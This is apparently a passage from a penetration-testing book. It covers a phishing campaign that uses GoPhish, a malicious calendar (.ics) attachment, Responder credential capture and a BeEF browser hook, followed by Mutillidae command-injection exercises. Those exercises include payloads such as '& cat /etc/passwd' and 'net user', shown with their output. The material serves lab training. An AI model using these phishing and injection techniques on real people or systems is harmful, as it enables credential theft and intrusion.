
The dashboard (and logs) tells who opened the e-mails, and clicked on the link to the landing page. This includes any data that was collected from users during the test. E-mails with links are great, but attachments can be a better choice to deliver remote access shells, like C2 payloads or booby-trapped office documents. The problem is, it is getting harder to get payload shells as attachments past security programs. Though custom coded shells are always an option, most default C2 payloads are blocked right away. The trick is to use something that doesn't look malicious – one possible example is appointment calendar files.

### **GoPhish E-Mail Template**


Users have been warned for years not to open or click on attachments, so you have to be a little crafty. Almost every time you sign up for an

online event, you get one of those wonderful calendar reminders to set an appointment reminder. We can take advantage of this by using modified calendar .ics files in a credential grabbing attack.

Start by creating an e-mail, using your best social engineering skills.




Good start, now we just need to add our evil calendar event. We can take an .ics calendar file and add a link to a non-existing server, as seen below:



As with any social engineering request, you would use wording that would entice the user to click on the link. I went with the totally innocuous “Evil Calendar Event”. Nobody would ever click on that. On second thought, trust me, yes, they would. Now just add the Calendar File as an attachment to our E-mail in GoPhish. Again, you don’t need Gophish for this, it just makes it easier for sending large amounts of e-mails during a real test.



When we kick off the GoPhish campaign, our targets get an e-mail that looks something like this:



Now the trap is set, we just need to have something to respond to the bogus “*corporate\_server\join\_now*” link when people click on it. Responder will work perfectly, and it is installed in Kali Linux by default.


## Responder

**Tool GitHub:** <https://github.com/lgandx/Responder>


Responder is an LLMNR, NBT-NS and MDNS poisoner, that will answer service requests for multiple services. What’s nice about it is you can set it to prompt users for a login prompt, when they try to surf to a non-existent network resource. This is exactly what we are using in our evil calendar file. In real life, Responder would have to be running on an internal system, one already connected to the target network – say running on a drop box.

➤ `sudo responder -I eth0 -wb`






When they click on the “Join Now” link, they will be given a Responder login prompt.



If they enter the credentials, we get them in plain text!



As seen below:

```
[HTTP] Basic Client : 172.24.1.238
[HTTP] Basic Username : Dieterle Daniel
[HTTP] Basic Password : %%%$4efshdghsdjTr&&8234
```

It could also grab the NTLM(v2) hash. All passwords or hashes recovered are stored in the Responder database and also saved as text files in the Responder “log” directory.

```
(kali@kali) - [~/usr/share/responder/logs]
└─$ cat HTTP-Basic-ClearText-172.24.1.238.txt
b'Dieterle Daniel':b'%%$4efshdghsdjTr&&8234'
b'Dieterle Daniel':b'%%$4efshdghsdjTr&&8234'
(kali@kali) - [~/usr/share/responder/logs]
└─$ █
```

That’s it! Our job here is done. The next step would be to use the harvested credentials and use them to gain access to network resources.

### Conclusion


Using the Calendar technique is a nice way to get creds if you know you will be onsite or have onsite access on a certain day. All you need to do is setup a drop box using responder and wait. As mentioned earlier, you don’t

need GoPhish in this style of attack. Nor do you need to use a non-existing link and responder for that matter. You could craft the e-mails manually, or use a different phishing framework, there are several available. You could also use any link - like one to a completely spoofed version of the target's main website, or one to the Browser Exploitation Framework (BeEF) if you wished.


```
DESCRIPTION:Evil Event\nFriday\, December 11 at 1:00 PM\n\nPlease  
  
join us for the following special evil event\n\nClick on the link below to Join!  
  
\n\nhttp://172.24.1.198:3000/demos/butcher/index.html
```

.ics calendar file using beEF's website hook

When users click on the link provided to join the fake meeting, we get a hooked browser.



Once the browser is hooked, we could use any of the BeEF modules. Say, like prompting them for their Facebook Creds, using the BeEF Social Engineering attack:



Though BeEF's "hooking" script is caught and blocked by a lot of security programs, it could still be useful. GoPhish is a great Social Engineering tool. Play around with it and see what you can come up with! Next up, let's look at some Web Application tests and attacks.



# Chapter 14

## Web Attack Testing Using Mutillidae

The OWASP Top 10 Project is a compilation of the top threats that face web applications. According to their website it is “*A list of the 10 Most Critical Web Application Security Risks*”. Mutillidae includes all these vulnerabilities and allows you to practice exploiting them, gaining experience on security testing and secure coding practices.

Mutillidae is made to help you learn and succeed:




There is a complete “Help & Hint System” built into Mutillidae and even better, the tool developer (webpwnized) has a complete series of “How To” videos on his YouTube channel. You can toggle both the hints and the security level in Mutillidae to make things easier or harder. As the tool is already heavily documented, we will only cover a couple topics. I highly advise you spend some time with Mutillidae and check out each of the OWASP Top Ten Vulnerabilities. As you master the techniques, crank the difficulty up and try again!

### Command Injection

In this section we will learn about the Command Injection vulnerability. We will see how we can trick a webpage that allows input to run system commands on the actual webserver. Command injection on a vulnerable website allows us to append a system command to the end of legitimate

input. For this chapter we will be using Mutillidae. We will practice learning command injection using the Mutillidae DNS lookup page.

- Using the Kali and Metasploitable VMs
- Open a web browser in Kali
- Surf to the **Mutillidae**:



From the Mutillidae main menu, select **OWASP 2017 > A1-Injection (Other) > Command Injection > DNS Lookup** and we will see the DNS lookup page:

Under normal use, you enter a website name or IP address and it performs a DNS lookup and returns the requested information. So, for example, if we put in “**Google.com**” and click “**Lookup DNS**” we see:

Server:127.0.0.53  
Address: 127.0.0.53#53

Non-authoritative answer:

Name:google.com

Address: 142.250.80.46

Name:google.com

Address: 2607:f8b0:4006:816::200e

A website vulnerable to Command Injection means that the web app is not written to filter or validate our input correctly. This allows us to append and run system commands. This is usually done by using the “&”, “&&” or “|” symbol to append a command, and the “;” to separate multiple commands. Let’s try command injection using our own router address and see if we can get the directory of the webserver. This is accomplished by entering your router address in the lookup box, and adding “& ls” to the end of the input. If your target is a Windows server, just use “*dir*” instead of “*ls*”.

My router address is 172.24.1.1. If I do a DNS record lookup on that IP I see a simple record returned

1.1.24.172.in-addr.arpa

---

**Note:**

*You can use any local IP address that you want for a lookup address. The appended commands run against our targeted webserver, not the IP address you enter in the lookup box. I just used my own for convenience.*

---

Now let’s add a system command to see if we can trick the webserver into giving up any information:

- Enter, “[*Target\_IP*] & *dir*”



The screenshot shows a web interface for a DNS lookup. At the top, there is a header box with the text "Enter IP or hostname". Below this is a text input field labeled "Hostname/IP" containing the text "172.24.1.1 & ls". At the bottom of the interface is a button labeled "Lookup DNS".

As expected, this immediately returns the DNS information for my router. But it also returns a directory listing of Mutillidae on the webserver:

```
1.1.24.172.in-addr.arpa name
Authoritative answers can be
add-to-your-blog.php
ajax
arbitrary-file-inclusion.php
authorization-required.php
back-button-discussion.php
browser-info.php
cache-control.php
capture-data.php
captured-data.php
```

Now we in fact know that this web app is vulnerable to command injection, we can basically run any command that we want. This is true in both the Windows and Linux versions of the website. If you ran this on Mutillidae on Windows, it would also return the web server data path. In Linux all you need to do is use “[*Target\_IP*] & *pwd*” to display the path.

We could grab a list of users by using “192.168.1.1 & *cat /etc/passwd*”:



This dutifully dumps the user list from the system *passwd* file:

```

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcpc:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:::/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
snmp:x:115:65534::/var/lib/snmp:/bin/false

```

We can combine multiple commands together using a semi-colon. For example, if we want to “*cd*” to the root and perform a “*dir*” command:

➤ Enter, “[*Target\_IP*] & *cd /;dir*”

This correctly changes to the root and performs a directory listing:

Enter IP or hostname

**Hostname/IP**

Lookup DNS

**Results for 172.24.1.1 & cd /;dir**

bin	dev	lib	libx32	mnt	root	snap	sys	var
boot	etc	lib32	lost+found	opt	run	srv	tmp	
cdrom	home	lib64	media	proc	sbin	swapfile	usr	

## Web Attacks - Running System & Network Commands

We are not just limited to directory commands; we can run almost any system command that doesn't require additional input. You could use System and Network commands to recon the system.

If the Target is a Windows Server:

- View Users - "*192.168.1.1 & net user*":

```

User accounts for \\WIN-420RBH3SRVF
-----
Administrator          Dan          Guest
The command completed successfully.
```

- View Network Configuration - "*192.168.1.1 & ipconfig*":

Windows IP Configuration

Ethernet adapter Local Area Connection:

Connection-specific DNS Suffix . :

Link-local IPv6 Address . . . . . : cd34::f72c:d2c8:f376:456d%12

IPv4 Address. . . . . : 192.168.1.93

Subnet Mask . . . . . : 255.255.255.0

Default Gateway . . . . . : 192.168.1.1

- Network List - "*192.168.1.1 & net view*":

Server Name Remark

```
-----
\\AMDServer
```



\\AMDWorkstation  
The command completed successfully.

Linux Server Examples:

- List Groups - “172.24.1.1 & cat /etc/group”:

```
root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
adm:x:4:syslog,dan
tty:x:5:
disk:x:6:
lp:x:7:
mail:x:8:
news:x:9:
```

- Network Configuration - “172.24.1.1 & ifconfig”

```
ens33: flags=4163 mtu 1500
  inet 172.24.1.245 netmask 255.255.255.0 broadcast
172.24.1.255
  inet6 fe80::ba53:6e9c:aa39:db28 prefixlen 64 scopeid 0x20
  ether 00:0c:29:fb:e0:2b txqueuelen 1000 (Ethernet)
  RX packets 34603 bytes 22683375 (22.6 MB)
  RX errors 0 dropped 0 overruns 0 frame 0
  TX packets 13978 bytes 1647039 (1.6 MB)
  TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

You can run any system command you wish (that doesn't require input), the return will display right on the webpage!

## **SOAP (Simple Object Access Protocol) Command Injection**

We will come right back to standard Command Injection in a minute. You can also try out SOAP based command injection using Mutillidae. We will try one example and then switch back to regular command injection.

- Click on “*Swich to SOAP Web Service Version of this Page*”

- Click “*LookupDNS*”

